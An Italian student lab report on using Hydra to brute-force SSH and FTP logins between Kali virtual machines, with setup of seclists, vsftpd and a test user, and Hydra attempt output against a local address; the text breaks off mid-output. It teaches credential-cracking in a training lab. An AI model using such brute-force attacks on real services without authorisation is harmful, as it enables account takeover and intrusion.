

S6 L4

Svolgimento Esercizio

Giulia Salani

Consegna

Traccia:

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Consegna

1. Mi posiziono in "NAT" (mi collego ad Internet, o in Bridge su UTM), utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Esercizio guidato su SSH da Kali a Kali.
3. FTP da Kali a Kali.
4. Bonus: tentare di attaccare altri servizi come telnet / ssh / ftp da Kali a Metasploitable (in rete interna) Un attacco può essere: utente msfadmin password listadipassword (con msfadmin incluso).

Hydra: definizione

Hydra è un popolare strumento di cracking delle password che automatizza il processo di prova di combinazioni di nome utente e password su vari servizi.

La sua creazione mira a testare la sicurezza dei sistemi eseguendo attacchi di forza bruta o attacchi di dizionario.

Viene utilizzato principalmente per verificare la resistenza delle password e identificare potenziali punti deboli in applicazioni, servizi o reti. Con la sua capacità di eseguire attacchi rapidi, fornisce agli esperti di sicurezza informazioni cruciali per migliorare la sicurezza dei sistemi.


Svolgimento

1. Mi posiziono in "NAT" (mi collego ad Internet, o in Bridge su UTM), utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Esercizio guidato su SSH da Kali a Kali.
3. FTP da Kali a Kali.
4. Bonus: tentare di attaccare altri servizi come telnet / ssh / ftp da Kali a Metasploitable (in rete interna) Un attacco può essere: utente msfadmin password listadipassword (con msfadmin incluso).

Il primo passo consiste nello scaricare due pacchetti sulla macchina Kali: **seclists** e **vsftpd**, dove:

seclists è una collezione di elenchi di sicurezza, come liste di password, file di payload e dati di test per testare e verificare la sicurezza dei sistemi.

vsftpd è un server FTP (File Transfer Protocol) molto sicuro e veloce. È utilizzato per consentire il trasferimento di file tra client e server in modo sicuro ed efficiente.



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [294 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [192 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [902 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [33.0 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.8 kB]
Fetched 67.1 MB in 11s (6325 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1458 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali@kali)-[~]
$ sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1458 not upgraded.
Need to get 464 MB of archives.
After this operation, 1868 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.4-0kali1 [464 MB]
Fetched 464 MB in 21s (22.4 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 398459 files and directories currently installed.)
Preparing to unpack .../seclists_2023.4-0kali1_all.deb ...
Unpacking seclists (2023.4-0kali1) ...
Setting up seclists (2023.4-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for wordlists (2023.2.0) ...

(kali@kali)-[~]
$ sudo apt install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1458 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]
Fetched 143 kB in 1s (259 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 404087 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...


(kali@kali)-[~]
$
```

Svolgimento

1. Mi posiziono in "NAT" (mi collego ad Internet, o in Bridge su UTM), utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Esercizio guidato su SSH da Kali a Kali.
3. FTP da Kali a Kali.
4. Bonus: tentare di attaccare altri servizi come telnet / ssh / ftp da Kali a Metasploitable (in rete interna) Un attacco può essere: utente msfadmin password listadipassword (con msfadmin incluso).

Creiamo un nuovo utente su Kali. Si chiamerà test_user, mentre la password sarà testpass.

Non aggiungiamo nessun'altra informazione e concludiamo il setup.



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...


(kali@kali)-[~]
$
```


Avviamo il servizio SSH su Kali con il comando
sudo service ssh start.

Tramite **ifconfig** verifichiamo l'IP della macchina.

Con il comando **ssh test_user@192.168.1.9**
stabiliamo una connessione di prova SSH al
dispositivo con indirizzo IP 192.168.1.9 (il nostro)
utilizzando l'utente test_user.

Dopo l'esito positivo di questa verifica, possiamo
passare al vero e proprio utilizzo di Hydra.



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

test_user@kali: ~
File Actions Edit View Help

New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

(kali@kali)-[~]
$ sudo service ssh start


(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe25:5fa5 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:25:5f:a5 txqueuelen 1000 (Ethernet)
    RX packets 369432 bytes 556124973 (530.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31028 bytes 2092749 (1.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ssh test_user@192.168.1.9
The authenticity of host '192.168.1.9 (192.168.1.9)' can't be established.
ED25519 key fingerprint is SHA256:NM6Y7AIXRG8dEg43wD/fsHMFJLpDrS6bWI0ecSixsyw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.9' (ED25519) to the list of known hosts.
test_user@192.168.1.9's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$
```



Svolgimento

1. Mi posiziono in "NAT" (mi collego ad Internet, o in Bridge su UTM), utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Esercizio guidato su SSH da Kali a Kali.
3. FTP da Kali a Kali.
4. Bonus: tentare di attaccare altri servizi come telnet / ssh / ftp da Kali a Metasploitable (in rete interna) Un attacco può essere: utente msfadmin password listadipassword (con msfadmin incluso).

```
(kali㉿kali)-[/usr/share/seclists/Username]
$ sudo service vsftpd start
```

```
Hydra (https://github.com/vannauser-thc/thc-hydra) starting at 2024-01-11 12:23:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545600000 login tries (l:8295456/p:1000000), ~207386400000 tr
ies per task
```


Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 2

kali@kali: /usr/share/seclists/Usernames

File Actions Edit View Help

```
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "123123" - 11 of 8295456000000 [child 1] (0/0)
